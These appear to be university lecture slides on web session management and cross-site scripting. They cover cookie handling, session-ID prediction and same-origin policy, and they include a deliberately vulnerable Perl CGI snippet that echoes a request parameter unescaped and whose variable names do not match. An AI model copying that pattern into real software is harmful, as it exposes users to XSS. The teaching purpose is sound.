Internet Security

VU 188.366

Web Application Security 2

Adrian Dabrowski, Johanna Ullrich, Aljosha Judmayer,
Georg Merzdovnik, and **Christian Kudera**

inetsec@seclab.tuwien.ac.at

Last Lecture on Web Security

- *OWASP* Top Ten Web Application Vulnerabilities
  - injections caused through unvalidated input
  - injection flaws: SQL injection, command injection
  - improper error handling

- SQL injection
  - blind SQL injection
  - second order SQL injection

- Proper input validation – lessons learned
  - validate against *positive* specification
  - isolate application from SQL
  - use *prepared statements*

Session Management

Session Management

- Remember: HTTP is a stateless protocol:
  - it does not know about previous requests
  - bad for web applications (example: logged in?)
- “Sessions“ concept introduced
  - web apps create and manage sessions themselves
- Session data is
  - stored at the server
  - associated with a unique *session ID*
- After session creation, the client is informed about the session ID
  - client attaches the session ID to each subsequent request
- Result: Server knows about previous requests of each client

Session Management

- Web application environments usually provide session management features
  - many developers prefer to create their own session tokens
  - authentication strongly connected to session management
    - authentication state is stored as session data
  - if the session tokens are not properly protected, an attacker can hijack an active or inactive session and assume the identity of a user (impersonate the user)

- How to protect your web app / yourself?
  - protect the session ID!
  - careful and proper use of custom or off the shelf authentication and session management mechanisms

Session ID Transmission

- Three possibilities for transporting session IDs


1) Encoding it into the URL as GET parameter
   - ⊟ stored in *referrer logs* of other sites
   - ⊟ caching; visible even when using encrypted connections
   - ⊟ visible in browser location bar (bad for internet cafés..)

2) Hidden form field
   - – works for POST requests
   - ⊟ above disadvantages when using GET requests

3) Cookies
   - – preferable
   - ⊟ can be rejected by the client

Cookies

- Token that is *set by server*, *stored on client* machine
  - stored as key-value pair, “`name=value`“
- Uses a single domain attribute
  - only sent back to servers whose domain attribute matches



Search: informatik-forum.at

The following cookies match your search:

Site	Cookie Name
informatik-forum.at	__utmz
informatik-forum.at	__utma
informatik-forum.at	bb_lastactivity
informatik-forum.at	bb_lastvisit

Name: bb_lastvisit
Content: 1270556975
Domain: .informatik-forum.at
Path: /
Send For: Any type of connection
Expires: Wed 06 Apr 2011 03:12:13 PM CEST

Cookies

- Non-persistent cookies
  - are only stored in memory during browser session
  - good for sessions

- Secure cookies
  - cookies that are only sent over encrypted (TLS) connections

- Only encrypting the cookie over insecure connection is useless
  - attackers can simply replay a stolen, encrypted cookie

- Cookies that include the IP address
  - makes cookie stealing harder
  - breaks session if IP address of client changes during that session

Some Session Attacks

- Aim of the attacker: steal the session ID
- *Interception*:
  - intercept request or response and extract session ID
- *Prediction*:
  - predict (or make a few good guesses about) the session ID
- *Brute Force*:
  - make many guesses about the session ID
- *Fixation*:
  - make the victim use a certain session ID

Session Attacks

- Preventing interception:
  - use *TLS* for *each* request/response that transports a session ID
  - not only for login!
- Prediction:
  - possible if session ID is not a random number...

Prediction Example

- Suppose you are ordering something online. You are registered as user `john`. In the URL, you notice:
  - `www.somecompany.com/order?s=john05011978`
  - what is "*s*"? It is probably the session ID… (often "sid")
  - in this case, it is possible to deduce how the session ID is made up

- Session ID is made up of user name and (probably) the user's birthday
  - hence, by knowing a user ID and a birthday (e.g., a friend of yours), you could hijack someone's session ID and order something

Harden Session Identifiers

- Although by definition unique values, session identifiers must be more than just unique to be secure
  - they must be resistant to brute force attacks where random, sequential, or algorithm-based forged identifiers are submitted
  - by hashing the session ID and encrypting the hash with a secret key, you create a random session token and a signature
  - session identifiers that are truly random (hardware generator) for high-security applications

More Prediction Flaws

- Additional attacks can be made possible by flawed credential management functions
  - e.g., weak “remember my password“ question (birthday & Co)
  - “remember my password”
  - account update, other related functions
  - Sarah Palin's Gmail hack :-)
- Advice
  - use existing solutions for authentication and session management
  - never underestimate the complexity of authentication and session management

Cross-Site-Scripting (XSS)

JavaScript

- JavaScript is embedded into web pages to support dynamic client-side behaviour
- Typical uses of JavaScript include:
  - dynamic interactions (e.g., the URL of a picture changes)
  - client-side validation (e.g., has user entered a number?)
  - form submission
  - *Document Object Model* (DOM) manipulation
- Developed by Netscape as a light-weight scripting language with object-oriented capabilities
  - later standardized by ECMA
  - after some stagnation, JS has made a major comeback


JavaScript (The Good and The Ugly)

- The user’s environment is protected from malicious JavaScript code by “sand-boxing” environment
- JavaScript programs are protected from each other by using compartmentalizing mechanisms
  - JavaScript code can only access resources associated with its origin site (*same-origin policy*)
- Problem: All these security mechanisms fail if user is lured into downloading malicious code from a *trusted* site ☹


Cross-site scripting (XSS)

- Simple attack, but difficult to prevent and can cause much damage
- An attacker can use cross site scripting to send malicious scripts to an unsuspecting victim
  - the end user's browser has no way to know that the script should not be trusted, and will execute the script.
  - because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site.
- These scripts can even completely rewrite the content of an HTML page → Phishing & Co.

JavaScript – Same Origin Policy




JavaScript – Same Origin Policy



browser prohibits interaction because content comes from different remote sites

JavaScript – Same Origin Policy




client browser

twitter.com

attacker browser

twitter.com

JavaScript – Same Origin Policy



1.) posts malicious content onto site


client browser

twitter.com

attacker browser

twitter.com


JavaScript – Same Origin Policy



2.) user downloads malicious content in a benign context

1.) posts malicious content onto site

JavaScript – Same Origin Policy



2.) user downloads malicious content in a benign context

1.) posts malicious content onto site

browser cannot distinguish between good and bad scripts and grants full access

Cross-site scripting (XSS)

- XSS attacks can generally be categorized into two classes: stored and reflected
  - stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
  - reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.

XSS Delivery Mechanisms

- Stored attacks require the victim to browse a Web site
  - reading an entry in a forum is enough…
  - examples of victims of stored XSS attacks: Yahoo, e-Bay, PayPal
  - many home-made guest books and similar sites :-)
- Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server
  - when a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser. Example: Squirrelmail

Cross-site scripting (XSS)

- The likelihood that a site contains potential XSS vulnerabilities is extremely high
  - there are a wide variety of ways to trick web applications into relaying malicious scripts
  - developers that attempt to filter out the malicious parts of these requests are very likely to overlook possible attacks or encodings
- How to protect yourself?
  - ensure that your application performs validation of all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
- OWASP filters project, Anti-XSS filters (i.e. in Google Chrome using static analysis), Safe Browsing API

Simple XSS Example

- Suppose a Web application (*text.pl*) accepts a parameter *msg* and displays its contents in a form:

```
$query = new CGI;
$directory = $query->param(“msg”);
print "
<html><body>
<form action=“displaytext.pl” method=“get”>
$msg <br>
<input type=“text” name=“txt”>
<input type=“submit” value=“OK”>
</form></body></html>";
```

Simple XSS Example


- Suppose a Web application (*text.pl*) accepts a parameter *msg* and displays its contents in a form:

```
$query = new CGI;
$directory = $query->param(“msg”);
print "
<html><body>
<form action=“displaytext.pl” method=“get”>
$msg <br>
<input type=“text” name=“txt”>
